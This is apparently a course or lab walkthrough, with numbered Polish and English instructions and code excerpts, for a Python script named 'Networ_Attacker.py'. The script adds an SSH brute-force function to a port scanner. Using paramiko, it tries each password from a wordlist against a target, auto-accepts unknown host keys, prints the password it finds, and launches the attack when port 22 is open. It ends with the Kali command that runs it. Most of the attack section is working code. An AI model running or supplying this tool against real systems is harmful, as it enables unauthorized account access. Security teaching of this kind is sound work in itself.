
Wiersz 51: ssh_conn = paramiko.SSHClient()



```
51            ssh_conn = paramiko.SSHClient()
```

Polecenie 31: Apply the “.set_missing_host_key_policy(paramiko.AutoAddPolicy())” function to the “SSHconn” variable.


Wiersz 52: ssh_conn.set_missing_host_key_policy(paramiko.AutoAddPolicy())



```
52            ssh_conn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

Polecenie 32: Create a loop for each value in the “passwords” variable.


Wiersze 49-58: Pętla for password in passwords:



```
49    for password in passwords:
50        try:
51            ssh_conn = paramiko.SSHClient()
52            ssh_conn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
53            ssh_conn.connect(target, port=int(port), username=user, password=password, timeout=1)
54            print(f"Success! Password found: {password}")
55            ssh_conn.close()
56            return  # Przerwij pętlę od razu po znalezieniu hasła
57        except paramiko.AuthenticationException as e:
58            print(f"{password} failed. Exception: {e}")
```

Polecenie 33: Implement “try and “except” methodology. In case of an exception, the function will printt “<The password variable>failed.”


Wiersze 57-58: except paramiko.AuthenticationException as e: print(f"{password} failed. Exception: {e}")



```
57        except paramiko.AuthenticationException as e:
58            print(f"{password} failed. Exception: {e}")
```

Polecenie 34: Connect to SSH using “SSHconn.connect(Target,port=int(port),username=user,password=password,timeout=1)”


Wiersz 53: ssh_conn.connect(target, port=int(port), username=user, password=password, timeout=1)



```
53            ssh_conn.connect(target, port=int(port), username=user, password=password, timeout=1)
```

Polecenie 35: Print the password with a success message.


Wiersz 54: print(f"Success! Password found: {password}")



```
54            print(f"Success! Password found: {password}")
```

Polecenie 36: Close the connection with “SSHconn.close()”.


Wiersz 55: ssh_conn.close()



```
55              ssh_conn.close()
```

Polecenie 37: Break the loop.


Wiersz 56: return # Przerwij pętlę od razu po znalezieniu hasła



```
56              return  # Przerwij pętlę od razu po znalezieniu hasła
```

Polecenie 38: After the main functionality loop, under the line that prints “Finished scanning”, create another IF statement that checks if 22 exist in the portlist and return the open ports.


Wiersze 70-74: Zagnieżdżone pytanie o atak brute-force na porcie 22.



```
70        if 22 in open_ports:  # Jeśli port 22 (SSH) jest otwarty
71            brute_force_response = input("Do you want to perform a brute-force attack on port 22? (yes/no): ")
72            if brute_force_response.lower() in {'yes', 'y'}:
73                user = input("Enter the SSH server's login username: ")
74                brute_force_ssh(target_host, 22, user, "PasswordList.txt")
```

Polecenie 39: If port 22 is open, check if a user wants to perform a brute-force attack on that port (formulate a question with a “yes” or “no”answer).


Wiersze 71-74: brute_force_response = input("Do you want to perform a brute-force attack on port 22? (yes/no): ")



```
71            brute_force_response = input("Do you want to perform a brute-force attack on port 22? (yes/no): ")
72            if brute_force_response.lower() in {'yes', 'y'}:
73                user = input("Enter the SSH server's login username: ")
74                brute_force_ssh(target_host, 22, user, "PasswordList.txt")
```

Polecenie 40: If the user responds with a “y” or “Y”(yes)answer, start the brute-force function while sending it the port as the argument.


Wiersze 72-74: if brute_force_response.lower() in {'yes', 'y'}: i dalej wywołanie funkcji brute-force.



```
72            if brute_force_response.lower() in {'yes', 'y'}:
73                user = input("Enter the SSH server's login username: ")
74                brute_force_ssh(target_host, 22, user, "PasswordList.txt")
```

Polecenie 41: Run the script to launch the attack.

Już poza skryptem:



```
┌──(monika㉿kali)-[~/Python_Project]
└─$ sudo python3 Networ_Attacker.py
```